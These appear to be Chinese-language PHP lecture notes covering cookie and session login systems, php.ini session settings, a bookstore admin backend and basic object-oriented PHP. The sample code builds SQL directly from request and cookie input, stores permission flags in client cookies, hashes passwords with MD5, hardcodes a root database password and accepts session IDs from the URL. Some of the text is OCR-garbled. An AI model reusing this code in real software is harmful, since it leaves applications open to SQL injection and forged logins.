
关闭 IE 的 cookie:





关闭 Firefox 的 Cookie:





users.sql

```

DROP TABLE IF EXISTS users;
create table users(
    id int unsigned not null auto_increment,
    username varchar(30) not null default '',
    password char(32) not null default '',
    allow_1 tinyint not null default 0,
    allow_2 tinyint not null default 0,
    allow_3 tinyint not null default 0,
    allow_4 tinyint not null default 0,
    primary key(id),
    key name(username)
);
insert into users values(null, 'admin', md5('admin'), 1, 1, 1, 1);
insert into users values(null, 'user', md5('user'), 1, 0, 1, 0);
insert into users values(null, 'hello', md5('hello'), 0, 0, 0, 0);
drop table if exists article;
create table article(
    id int unsigned not null auto_increment,
    uid int unsigned not null default 0,
    title varchar(60) not null default '',
    content text not null default '',

```

```

        primary key(id)
    );
insert into article(uid, title, content) values(1, 'aaaaaaaaa', 'fdsafdsaa');
insert into article(uid, title, content) values(2, 'bbbbbbbbbbbb', 'fdsafdsa');
insert into article(uid, title, content) values(3, 'ccccccc', 'fdsafdsafsa');
insert into article(uid, title, content) values(1, 'dddddddd', 'fdsafdsafsa');
insert into article(uid, title, content) values(2, 'eeeeeeeeee', 'fdsafdsaa');
insert into article(uid, title, content) values(3, 'ffffffffff', 'fdsafdssa');
insert into article(uid, title, content) values(1, 'ggggggggggg', 'fdsafdssa');
insert into article(uid, title, content) values(2, 'hhhhhhhhhh', 'fdsafdfsa');
insert into article(uid, title, content) values(3, 'iiiiiiiiiii', 'fdsafdfsa');
insert into article(uid, title, content) values(2, 'jhhjjjjjjjj', 'fdsaafsa');
insert into article(uid, title, content) values(1, 'kkkkkkkkkkk', 'fdsafdsafsa');

```

conn. inc. php

```

<?php
$link=mysql_connect("localhost", "root", "123456");
mysql_select_db("db28");

```

global. inc. php

```

<?php
if(!$_COOKIE["isLogin"]){
    header("Location:login.php");
}

```

login. php

```

<?php
if(isset($_POST["sub"])){
    include "conn.inc.php";
    $sql="select id, username, allow_1, allow_2, allow_3, allow_4from
userswhere                                     username='{$_POST["username"]}' and
password='".md5($_POST["password"])."'";
    $result=mysql_query($sql);
    if($result && mysql_num_rows($result) > 0){
        $time=time()+60*60;
        list($id, $username, $allow_1, $allow_2, $allow_3,
$allow_4)=mysql_fetch_row($result);
        setCookie("isLogin", true, $time);
        setCookie("uid", $id, $time);
        setCookie("username", $username, $time);
        setCookie("allow_1", $allow_1, $time);
        setCookie("allow_2", $allow_2, $time);
        setCookie("allow_3", $allow_3, $time);
        setCookie("allow_4", $allow_4, $time);
    }
}

```

```

        header("Location:index.php");
    }else{
        echo "登录失败! ";
    }
}
?>
<table align="center" border="1" width=300>
    <caption><h1>用户登录</h1></caption>
    <form action="login.php" method="post">
        <tr>
            <th>用户名</th>
            <td><input type="text" name="username"></td>
        </tr>
        <tr>
            <th>密 码</th>
            <td><input type="password" name="password"></td>
        </tr>
        <tr>
            <td colspan="2" align="center">
                <input type="submit" name="sub" value="登 录">
            </td>
        </tr>
    </form>
</table>

```

index.php

```

<?php
    require "global.inc.php";
    echo $_COOKIE["username"]."你好! <br>";
    echo "这是 index.php , 你有以下权限:<br>";
    if($_COOKIE["allow_1"]){
        echo "1111111111111111111111111111 <br>";
    }
    if($_COOKIE["allow_2"]){
        echo "222222222222222222222222 <br>";
    }
    if($_COOKIE["allow_3"]){
        echo "333333333333333333333333 <br>";
    }
    if($_COOKIE["allow_4"]){
        echo "444444444444444444444444 <br>";
    }
    echo '你发布的文章';
    include "conn.inc.php";

```



```

$result=mysql_query("select id, title from article where uid='{$_COOKIE["uid"]}'");

while(list($id, $title)=mysql_fetch_row($result)){
    echo "$id == $title <br>";
}
?>
<a href="index.php">index</a> <br>
<a href="list.php">list</a> <br>
<a href="content.php">content</a> <br>
<a href="logout.php">exit</a> <br>

```

content.php

```

<?php
    require "global.inc.php";
    echo $_COOKIE["username"]."你好! <br>";
    echo "这是 content.php , 你有以下权限:<br>";
    以下代码同上个 index.php 文件中的一样

```

list.php

```

<?php
    require "global.inc.php";
    echo $_COOKIE["username"]."你好! <br>";
    echo "这是 list.php , 你有以下权限:<br>";
    以下代码同上个 index.php 文件中的一样

```

logout.php

```

<?php
    require "global.inc.php";
    $username=$_COOKIE["username"];
    setCookie("isLogin", '', time()-300);
    setCookie("username");
    setCookie("uid");
    setCookie("allow_1");
    setCookie("allow_2");
    setCookie("allow_3");
    setCookie("allow_4");
    echo "再见 {$username} <br>";
    ?>

    <a href="login.php">重新登录</a>

```

session

session

Session Support	enabled
Registered save handlers	files user sqlite 可以使用的 session 保存类型
Registered serializer handlers	php php_binary wddx

```
session.save_handler = files
```

无配置文件路径，则保存在 C:\Documents and Settings\Administrator\Local Settings\Temp

```
session.save_path = "C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp"
```

基于 cookie 的 session

```
; Whether to use cookies.
```

```
session.use_cookies = 1
```

```
; Name of the session (used as cookie name).
```

```
session.name = PHPSESSID
```

```
; Initialize session on request startup.
```

session.auto_start = **0** 当该选项的值为 1 时，每个 php 文件中可不写 session_start()

没有 cookie 重新生成。

```
; Lifetime in seconds of cookie or, if 0, until browser is restarted.
```

```
session.cookie_lifetime = 0
```

```
; The path for which the cookie is valid.
```

```
session.cookie_path = /
```

```
; Define the probability that the 'garbage collection' process is started  
; on every session initialization.
```

```
; The probability is calculated by using gc_probability/gc_divisor,  
; e.g. 1/100 means there is a 1% chance that the GC process starts  
; on each request.
```

创建 session_start() 100 次删除一次 session 文件

```
session.gc_probability = 1
```

```
session.gc_divisor = 100
```

```
; After this number of seconds, stored data will be seen as 'garbage' and  
; cleaned up by the garbage collection process.
```

```
session.gc_maxlifetime = 1440
```

基于 session

```
; trans sid support is disabled by default.
; Use of trans sid may risk your users security.
; Use this option with caution.
; - User may send URL contains active session ID
;   to other person via. email/irc/etc.
; - URL that contains active session ID may be stored
;   in publically accessible computer.
; - User may access your site with the same session ID
;   always using URL stored in browser's history or bookmarks.
```

```
session.use_trans_sid = 0
```

浏览器开启 cookie 功能

版本一:

conn. inc. php

```
<?php
$link=mysql_connect("localhost","root","123456");
mysql_select_db("db28");
```

global. inc. php

```
<?php
session_start();
if(empty($_SESSION["isLogin"])){
    header("location:login.php");
}
```

login. php

```
<?php
session_start();
echo session_id().'  
';
if(isset($_POST["sub"])){
    include "conn.inc.php";
    echo $sql="select id, username, allow_1, allow_2, allow_3, allow_4 from
users where username='{$_POST["username"]}' and
password='".md5($_POST["password"])."'";
    $result=mysql_query($sql);
    if($result && mysql_num_rows($result)>0){
        list($id, $username, $allow_1, $allow_2, $allow_3,
$allow_4)=mysql_fetch_row($result);
        $_SESSION["isLogin"]=true;
        $_SESSION["uid"]=$id;
        $_SESSION["username"]=$username;
```

```

        $_SESSION["allow_1"]=$allow_1;
        $_SESSION["allow_2"]=$allow_2;
        $_SESSION["allow_3"]=$allow_3;
        $_SESSION["allow_4"]=$allow_4;
        echo '<script>location="index.php"</script>';
    }else{
        echo "登录失败！";
    }
}
?>
<table align="center" border="1" width="300">
    <caption><h1>用户登录</h1></caption>
    <form action="login.php" method="post">
    <tr>
        <th>用户名</th>
        <td><input type="text" name="username" /></td>
    </tr>
    <tr>
        <th>密码</th>
        <td><input type="password" name="password" /></td>
    </tr>
    <tr>
        <td colspan="2" align="center"><input type="submit" name="sub"
value="登录"></td>
    </tr>
    </form>
</table>

```

index.php

```

<?php
require "global.inc.php";
echo session_id().'<br />';
echo $_SESSION["username"]."你好! <br />";
echo "这是 index.php, 你有以下权限:<br />";
if($_SESSION["allow_1"]){
    echo "1111111111111111<br />";
}
if($_SESSION["allow_2"]){
    echo "2222222222222222<br />";
}
if($_SESSION["allow_3"]){
    echo "3333333333333333<br />";
}
if($_SESSION["allow_4"]){

```

```

        echo "4444444444444444<br />";
    }
    echo "你发布的文章";
    include "conn.inc.php";
    $result=mysql_query("select      id,      titlefrom      articlewhere
uid='{$_SESSION["uid"]}'");
    while(list($id,$title)=mysql_fetch_row($result)){
        echo "$id=====$title<br />";
    }
?>
<a href="index.php">index</a><br />
<a href="list.php">list</a><br />
<a href="content.php">content</a><br />
<a href="logout.php">logout</a><br />

```

list.php

```

<?php
require "global.inc.php";
echo session_id().'<br />';
echo $_SESSION["username"]."你好! <br />";
echo "这是 list.php, 你有以下权限:<br />";

```

以下代码与 index.php 文件相同

content.php

```

<?php
require "global.inc.php";
echo session_id().'<br />';
echo $_SESSION["username"]."你好! <br />";
echo "这是 content.php, 你有以下权限:<br />";

```

以下代码与 index.php 文件相同

logout.php

```

<?php
require "global.inc.php";

$cid=session_id();
$username=$_SESSION["username"];

$_SESSION=array();//服务器上 SESSION 文件为空, SESSION 文件大小为0

if(isset($_COOKIE[session_name()])){ //将删除 session 所用到的 COOKIE, 否则每次产生的使用会话产生的 session_id 是一样的, 删除后每次使用 session_start() 产生的 session_id 不一样。

```

```

        setcookie(session_name(),'',time()-3600,'/');
    }

    session_destroy();//删除服务器上的 SESSION 文件
    echo "再见{$username}<br />";
    echo $sid."<br />";
?>

<a href="login.php">重新登录</a>

```

demo.php

```

<?php
session_start();
echo session_name();//输出与 php.ini 中 session.name 设定的值相同
print_r($_COOKIE);//输出的数组中有以 session.name 的值为键名以 session_id 为值的数组元素
echo "<br />";
echo session_id();//输出 session_id

```

浏览器关闭 cookie 功能的情况

session 会话是基于 cookie 的当浏览器禁用了 cookie 可能会造成 session 不可用，可用下面的方法解决。

版本二、（基于 URL 的自定义 session 名的解决方案）

在所有的链接后加上自定义 session 名和 session_id, 例: `?sid=".session_id()` 并设置每个脚本的 `session_id` 的置

conn. inc. php

同上个版本

global. inc. php

```

<?php
if(isset($_GET['sid'])) session_id($_GET['sid']);
session_start();
if(empty($_SESSION["isLogin"])) {
    header("location:login.php?sid=".session_id());
}

```

在各个脚本的开头设置 session_id

login. php

```

<?php

if(isset($_GET["sid"])) {
    session_id($_GET["sid"]);
}

session_start();

```

```
//echo session_id().'\<br />';
.....
.....
        echo
'<script>location="index.php?sid='.session_id().'"</script>';
.....
.....
        <form action="login.php?sid=<?php echo session_id() ?>" method="post">
.....
.....
```

index.php

```
.....
.....
<a href="index.php?sid=<?php echo session_id() ?>">index</a><br />
<a href="list.php?sid=<?php echo session_id() ?>">list</a><br />
<a href="content.php?sid=<?php echo session_id() ?>">content</a><br />
<a href="logout.php?sid=<?php echo session_id() ?>">logout</a><br />
```

list.php

```
.....
.....
<a href="index.php?sid=<?php echo session_id() ?>">index</a><br />
<a href="list.php?sid=<?php echo session_id() ?>">list</a><br />
<a href="content.php?sid=<?php echo session_id() ?>">content</a><br />
<a href="logout.php?sid=<?php echo session_id() ?>">logout</a><br />
```

content.php

```
.....
.....
<a href="index.php?sid=<?php echo session_id() ?>">index</a><br />
<a href="list.php?sid=<?php echo session_id() ?>">list</a><br />
<a href="content.php?sid=<?php echo session_id() ?>">content</a><br />
<a href="logout.php?sid=<?php echo session_id() ?>">logout</a><br />
```

logout.php

同上个版本

版本三、（使用 php.ini 配置文件中 session.name 指定的名字，）

将版本二中的所有链接（a 标记，form 中的 action, javascript 中的链接，header 函数中的重定向链接）中的 sid 换成 php.ini 配置文件中 session.name 指定的名字，例：<a href="index.php?MICKEY=<?php echo session_id() ?>">index
，MICKEY 配置文件中 session.name 指定的名字，并**将** global.inc.php 文件中的：

```
if(isset($_GET['sid'])) session_id($_GET['sid']);
```

及 login.php 中的：

```
if(isset($_GET["sid"])){
    session_id($_GET["sid"]);
```

删除掉。

此版本相当于在版本一的所有链接后加了一个配置文件中 session.name 指定的名字及 session_id

版本四

将版本三的连接（a 标记，form 中的 action, javascript 中的链接，header 函数中的重定向链接）中使用常量 SID, 例：<a href="index.php?<?php echo SID ?>">index

版本五

将配置文件中的 session.use_trans_sid = 0 设置成 session.use_trans_sid = 1

将版本一中的 <script>location="index.php"</script> 换成 <script>location="index.php?".SID.' "</script> 便可

能自动加上 session 信息的元素在 php.ini 文件中 **url_rewriter.tags** 设置

该方法会自动判断的链接是 <a>、<from action>、中的链接，对 <script>、header("Location) 中的链接不起作用

```
<a href="index.php">index.php</a>
```

```
<form action="index.php">
```

```
</form>
```

```
header("Location:index.php");//不会
```

```
<script>location='index.php'</script> //不会
```

商城后台——管理平台

```
| books.sql 数据库文件
| conn.inc.php 数据库连接文件
|
|——admin 后台目录
| | function.inc.php 函数文件
| | global.inc.php 全局设置文件
```



```

|   |   index.php           主页
|   |   login.php          处理登录的页面
|   |   logout.php         处理退出的页面
|   |   main.php           后台主页面
|   |   menu.php           菜单页面
|   |   top.php            后台顶部页面
|   |
|   |   └─cat
|   |       list.php        分类管理页面
|   |
|   |   └─shop
|       action.php         商品处理
|       add.php            添加商品页面
|       list.php           商品列表页面
|       mod.php            商品修改页面
|
|   └─commons
|       functions.inc.php   公共函数文件
|
|   └─uploads

```

主要文件分析：

books.sql 数据库文件

```

CREATE TABLE `books` (
  `id` int(10) unsigned NOT NULL auto_increment,
  `cid` int(11) default NULL,
  `name` varchar(50) NOT NULL default '',
  `author` varchar(20) NOT NULL default '',
  `pub` varchar(60) NOT NULL default '',
  `price` float(5,2) NOT NULL default '0.00',
  `ptime` int(10) unsigned NOT NULL default '0',
  `desn` text NOT NULL,
  `pic` char(40) NOT NULL default '',
  `count` int(10) unsigned NOT NULL default '0',
  PRIMARY KEY (`id`),
  KEY `name` (`name`,`author`,`price`,`pub`)
) ENGINE=MyISAM AUTO_INCREMENT=25 DEFAULT CHARSET=utf8;

```

```

CREATE TABLE `cat` (
  `id` int(11) NOT NULL auto_increment,
  `pid` int(11) default NULL,
  `path` varchar(100) default NULL,
  `name` varchar(60) default NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=35 DEFAULT CHARSET=utf8;

```

```
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL auto_increment,
  `username` varchar(30) NOT NULL default '',
  `password` char(32) NOT NULL default '',
  `allow_1` tinyint(4) NOT NULL default '0',
  `allow_2` tinyint(4) NOT NULL default '0',
  `allow_3` tinyint(4) NOT NULL default '0',
  `allow_4` tinyint(4) NOT NULL default '0',
  PRIMARY KEY (`id`),
  KEY `name` (`username`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;
```

commons\functions.inc.php 公共函数文件

```
<?php
function thumb($imageName, $twidth, $theight, $qz="th_"){
    if(!file_exists($imageName)){
        echo "图片不存在!";
        return;
    }
    list($width, $height, $type)=getimagesize($imageName);
    switch($type){
        case 1:
            $var="gif";
            break;
        case 2:
            $var="jpeg";
            break;
        case 3:
            $var="png";
            break;
        default:
            return;
    }
    $nvar="imagecreatefrom".$var;
    $img=$nvar($imageName);
    if ($twidth && ($width < $height)) {
        $twidth = ($theight / $height) * $width;
    } else {
        $theight = ($twidth / $width) * $height;
    }
    $dimg=imagecreatetruecolor($twidth, $theight);
    $otsc = imagecolortransparent($img); //将某个颜色定义为
透明色

    if( $otsc >= 0 && $otsc < imagecolorstotal($img)) { //
```

取得一幅图像的调色板中颜色的数目

```
$tran = imagecolorsforindex( $img, $otsc ); //
```

取得某索引的颜色

```
$newt= imagecolorallocate( $dimg, $tran['red'],  
$tran['green'], $tran['blue'] );
```

```
imagefill( $dimg, 0, 0, $newt );
```

```
imagecolortransparent( $dimg, $newt);
```

```
}
```

```
imagecopyresized($dimg, $img, 0, 0, 0, 0, $twidth, $theight, $width,
```

```
$height);
```

```
$nnvar="image".$var; //imagegif imagejpg imagepng
```

```
header("Content-Type:image/".$var);
```

```
$nnvar($dimg, $qz. $imageName);
```

```
imagedestroy($img);
```

```
imagedestroy($dimg);
```

```
return $qz. $imageName;
```

```
}
```

```
function getT($type) {
```

```
    switch($type) {
```

```
        case 1:
```

```
            return "gif";
```

```
            break;
```

```
        case 2:
```

```
            return "jpeg";
```

```
            break;
```

```
        case 3:
```

```
            return "png";
```

```
            break;
```

```
        default:
```

```
            return;
```

```
    }
```

```
}
```

```
function water($bimage, $wimage, $pos, $qz="wa_") {
```

```
    list($bwidth, $bheight, $btype)=getimagesize($bimage);
```

```
    list($wwidth, $wheight, $wtype)=getimagesize($wimage);
```

```
    $bnvar="imagecreatefrom".getT($btype);
```

```
    $wnvar="imagecreatefrom".getT($wtype);
```

```
    $bimg=$bnvar($bimage);
```

```
    $wimg=$wnvar($wimage);
```

```
    switch($pos) {
```

```
        case 0:
```

```
            $x=rand(0, $bwidth-$wwidth);
```

```
            $y=rand(0, $bheight-$wheight);
```

```

        break;
    case 1:
        $x=0;
        $y=0;
        break;
    case 2:
        $x=floor(($bwidth-$wwidth)/2);
        $y=0;
        break;
    case 3:
        $x=$bwidth-$wwidth;
        $y=0;
        break;
    case 4:
        $x=0;
        $y=floor(($bheight-$wheight)/2);
        break;
    case 5:
        $x=floor(($bwidth-$wwidth)/2);
        $y=floor(($bheight-$wheight)/2);
        break;
    case 6:
        $x=$bwidth-$wwidth;
        $y=floor(($bheight-$wheight)/2);
        break;
    case 7:
        $x=0;
        $y=$bheight-$wheight;
        break;
    case 8:
        $x=floor(($bwidth-$wwidth)/2);
        $y=$bheight-$wheight;
        break;
    case 9:
        $x=$bwidth-$wwidth;
        $y=$bheight-$wheight;
        break;
    default:
        return;
}
imagecopy($bimg, $wimg, $x, $y, 0, 0, $wwidth, $wheight);
$nnvar="image".getT($btype); //imagegif imagejpg imagepng
//header("Content-Type:image/".$getT($btype));
$nnvar($bimg, $qz.$bimage);

```

`admin\global.inc.php` 全局设置文件——后台中的需要在登录状态下才能浏览的文件都应包含该文件。

```
<?php
    session_start();
    if(!$SESSION["isLogin"]){
        header("Location:login.php");
    }
}
```

```
<?php
session_start();
if(isset($_POST["sub"])){
    include "../conn.inc.php";
    $sql="select id, username, allow_1, allow_2, allow_3, allow_4 from users
where          username=' {$_POST["username"]}'          and
password='".md5($_POST["password"])."'";

    $result=mysql_query($sql);

    if($result && mysql_num_rows($result) > 0){

        list($id, $username, $allow_1, $allow_2, $allow_3,
$allow_4)=mysql_fetch_row($result);
        $_SESSION["islogin"]=true;
        $_SESSION["uid"]=$id;
        $_SESSION["username"]=$username;
        $_SESSION["allow_1"]=$allow_1;
        $_SESSION["allow_2"]=$allow_2;
        $_SESSION["allow_3"]=$allow_3;
        $_SESSION["allow_4"]=$allow_4;

        echo '<script>location="index.php?"</script>';
    }else{
        echo "登录失败！";
    }
}
```

以下的登录表单代码省略

[illegible]

```

用户：<?php echo $_SESSION["username"] ?>, <a target="top" href="logout.php">
退出</a></div>

```

admin\logout.php 用户退出处理文件

```

<?php
require "global.inc.php";
$username=$_COOKIE["username"];
$cid=session_id();
$_SESSION=array();
if(isset($_COOKIE[session_name()])){
    setCookie(session_name(), '', time()-3600, '/');
}
session_destroy();
header("Location:login.php");

```

admin\cat\list.php 商品分类管理页面

```

<?php
require "../conn.inc.php";
//获取父类 ID
$pid = !empty($_GET["pid"]) ? $_GET["pid"] : 0;
//添加新分类
if(isset($_POST["sub"])){
    if($pid!=0){
        $res2=mysql_query("select path from cat where
id='{$pid}'");
        $line=mysql_fetch_assoc($res2);
        $path=$line["path"].'-' . $pid; //组合 path
    }else{
        $path='0';
    }
    //插入语句执行
    $res=mysql_query("insert into cat(pid,path,name) values('{$pid}',
'{$path}','{$POST["name"]}')");
}

//设置导向
$dh='<a href="list.php?pid=0">根分类</a>';
if($pid!=0){
    $result1=mysql_query("select path from cat where id='{$pid}'");
    $rows=mysql_fetch_assoc($result1);
    $result3=mysql_query("select id, name from cat where id
in('".str_replace("-", ",", $rows["path"]).",{$pid}')");
    //输出
    while($val=mysql_fetch_assoc($result3)){
        $dh.='>';
    }
}

```

```

        $dh.'='<a
href="list.php?pid='.$val['id'].'">'.$val['name'].'</a>';
    }
}
//数据
$result=mysql_query("select id,pid,name from cat where pid='".$pid.'" order
by id");

echo '<table border="0">';
echo '<caption><h2>无限分类</h2></caption>';
echo '<tr><td colspan="3">'.$dh.'</td></tr>';
echo '<tr><th align="left">ID</th><th align="left">类别名称</th><th>操作
</th></tr>';
while(list($id,,$name)=mysql_fetch_row($result)){
    echo '<tr>';
    echo '<td width=50>'.$id.'</td>';
    echo '<td width=200><a
href="list.php?pid='.$id.'">'.$name.'</a></td>';
    echo '<td>修改 / 删除</td>';
    echo '</tr>';
}
echo '</table>';

?>

<form action="list.php?pid=<?php echo $pid ?>" method="post">
    类别名: <input type="text" value="" name="name">
    <input type="submit" name="sub" value="添加"><br>
</form>

```

shop\add.php 商品添加页面
上面省略

```

<form action="action.php?a=add" method="post" enctype="multipart/form-data">
    .....省略.....

```

```

        <tr>
            <th>类别名: </th><td>
                <?php
                    echo getSelect();

                ?>
            </td>
        </tr>
        .....省略.....

```

admin\function.inc.php 分类下拉列表函数页面

```

<?php

```

```
<html>  
    <head>  
        <title>所有图书</title>  
    </head>  
    <body>  
        <table border="1" align="center" width="800">  
            <form action="action.php?a=del" method="post"  
onsubmit="return confirm('你确定要删除这些商品吗?')">  
                <caption><h1>图书列表</h1></caption>  
  
                <tr>  
                    <th>       </th>  
                    .....省略.....  
                    <th>操作</th>  
                    .....省略.....  
                    .....省略.....  
                    echo '<tr>';  
                    echo '<td colspan="2"><label for="del"><input  
id="del" onclick="change(this.checked)" type="checkbox">全选 </label><input  
type="submit" value="删除"></td>';  
                    echo '<td colspan="6" align="right">'. "总计  
<b>{$total}</b>记录,当前显示<b>{$start}<-<{$end}</b>条,  
<b>{$cpage}/{$pagenum}</b>{$first} {$prev} {$list} {$next} {$last}'.' </td>';  
  
                    echo '</tr>';?  
                </form>
```



```

        </table>
        <p>
            <center><a href="add.php">添加新图书</a></center>
        </p>
    </body>
    <script>
        var ids=document.getElementsByName("id[]");
        function change(val){
            for(var i=0; i<ids.length; i++){
                ids[i].checked=val;
            }
        }
    </script>
</html>

```

shop\action.php 商品处理文件

```

if($_GET["a"]=="add"){
    .....省略.....
    $picname=upload("pic");
    $sql="INSERT INTO books(cid, name, author, pub, price,
ptime, pic, count, desn) values(' $_POST['cid']',' $_POST["name"]',
' $_POST["author"]', ' $_POST["pub"]', ' $_POST["price"]', ' ".time()."',
' $picname', ' $_POST["count"]', ' $_POST["desn"]')";
    .....省略.....

    $result=mysql_query($sql);
    if($result && mysql_affected_rows() > 0){
        header("Location:list.php");
    }else{
        header("Location:add.php");
    }
    .....省略.....
else if($_GET["a"]=="mod"){
    if(yan($_POST)){
        if($_FILES["pic"]["error"]==0){
            $picname=upload('pic');
            $sql="UPDATE books SET
cid=' $_POST["cid"]', name=' $_POST["name"]', author=' $_POST["author"]',
pub=' $_POST["pub"]', price=' $_POST["price"]', pic=' $picname',
count=' $_POST["count"]', desn=' $_POST["desn"]' where id=' $_POST["id"]'";

            if(file_exists("../uploads/{$_POST["srcpic"]}")){
                @unlink("../uploads/{$_POST["srcpic"]}");
            }
        }else{
            $sql="UPDATE books SET cid=' $_POST["cid"]',

```

```

name=' {$_POST["name"]}', author=' {$_POST["author"]}', pub=' {$_POST["pub"]}',
price=' {$_POST["price"]}', count=' {$_POST["count"]}', desn=' {$_POST["desn"]}',
where id=' {$_POST["id"]}'";
    }
    $result=mysql_query($sql);
if($result && mysql_affected_rows() > 0){
    header("Location:list.php");
} else{
    header("Location:mod.php?id={$_POST['id']}");
}

}

} else if($_GET["a"]=="del") {
    if(!empty($_GET["id"])) {
        $con="id=' {$_GET["id"]}'";
    } else if(!empty($_POST["id"])) {
        $con="id IN('".implode(', ', $_POST["id"]).")";
    }
    $sql="select pic from books where{$con}";
$result=mysql_query($sql);
    $pics=array();
while($row=mysql_fetch_assoc($result)) {
    $pics[]=$row['pic'];
}
    $sql="DELETE FROM books where{$con}";
$result=mysql_query($sql);
    if($result) {
        foreach($pics as $pic) {
            if(file_exists("../uploads/{$pic}")){
                @unlink("../uploads/{$pic}");
            }
        }
        echo
'<script>location="list.php"</script>';
    } else{
        echo "删除失败!";
        exit;
    }
}

function yan($post) {

    return true;
}

function upload($name) {
    $file=$_FILES[$name];
    if($file["error"] > 0) {
        switch($file["error"]) {
            case 1:
                echo "上传的文件超过了 php.ini 中
upload_max_filesize 选项限制的值";
                break;

```

```

        case 2:
            echo "上传文件的大小超过了 HTML 表单中
MAX_FILE_SIZE 选项指定的值";

            break;
        case 3:
            echo "文件只有部分被上传";
            break;
        case 4:
            echo "没有文件被上传";
            break;
        default:
            echo "未知错误! ";
            break;
    }
    exit;
}
if($file["size"] > 2000000) {
    echo "图片上传不能超过2M 大小";
    exit;
}
$allowtype=array("gif", "png", "jpeg", "jpg");
$hz=array_pop(explode(".", $file["name"]));
if(!in_array($hz,
$allowtype)) {
    echo "上传的类型不支持! ";
    exit;
}

$newname=date("YmdHis").rand(100, 999).". ".$hz;
$dirname="../..../uploads/".$newname;
if(is_uploaded_file($file["tmp_name"])) {
    if(move_uploaded_file($file["tmp_name"], $dirname)) {

        thumb($dirname, 200, 200, "");
        water($dirname, "../..../uploads/php.gif", 5, '');
    }
    return $newname;
} else {
    echo "上传失败!";
    exit;
}
} else {
    echo "不是上传文件";
    exit;
}
}

mysql_close();

```

面向对象

面向过程的程序最小的单位是： 函数

面向对象的程序最小的单位是： 对象

对象（成员（成员属性， 成员方法））

成员属性--变量

成员属性前必须有个修饰词，如果不确定用什么修饰词，就用 var，如果有其他关键字时则去掉 var。

成员方法--方法

对象是通过 类 来创建出来（先声明类，用类创建对象， 用对象） 使用的是对象而不是类

类（分类， 类型）

对象中的成员必须使用对象的引用方法

面向对象技术

对象---PHP 中的一种数据类型（复合类型）

面向对象的三大特性： 封装、继承、多态

对象---东西（每一个）

什么是成员属性

什么是成员方法

什么是成员

什么是对象

什么是类

什么是面向对象的程序

`$this` -- 这个

构造方法： 和类名相同的方法或__construct() 魔术方法（只能写一个）， 对象创建后第一个自动调用的方法

作用：初使化对象成员

析构方法

魔术方法：如果添加才有效（方法名固定）， 都是在某一个时刻自动调用的方法，来完成特定的功能

```
__destruct()  
__set()  
__get()  
__isset()  
__unset()  
__toString()  
__call()  
__clone()  
__sleep()  
__wakeup()  
__autoload()
```

类的声明

对象的创建

成员属性声明

方法的声明

`$this`

构造和析构

矩形

圆形

三角形

封装（方法， 属性）

案例

案例一

```
<?php
```

```
class Person {
    private $name;
    private $age;
    private $sex;

    function __construct($name, $age=0, $sex="男") {
        $this->name=$name;
        $this->age=$age;
        $this->sex=$sex;
    }

    function getName() {
        return $this->name;
    }

    function setAge($age) {
        if($age > 100 || $age < 0)
            return;
        $this->age=$age;
    }

    function getAge() {
        if($this->age > 50)
            return $this->age-15;
        else if($this->age > 40)
            return $this->age-10;
        else if($this->age > 30)
            return $this->age-5;
        else
            return $this->age;
    }

    function say() {
        echo "我的名子: {$this->name}, 我的年龄: {$this->age},  
我的性别: {$this->sex}。<br>";
    }

    function eat() {
    }
}
```

```

function run() {
    $this->left();
    $this->left();
    $this->gogo();
    $this->right();
    $this->right();
    $this->gogo();
    $this->gogo();
    $this->gogo();
}

private function left() {
    echo "LLLLLLLLLLLLLL<br>";
}

private function right() {
    echo "RRRRRRRRRRRRRRRRRR<br>";
}

private function gogo() {
    echo "GGGGGGGGG0000000000o<br>";
}

function __destruct() {
    echo "再见{".$this->name}<br>";
}
}

$p1=new Person("zhangsan", 10, '女');
$p2=new Person("lisi", 20);
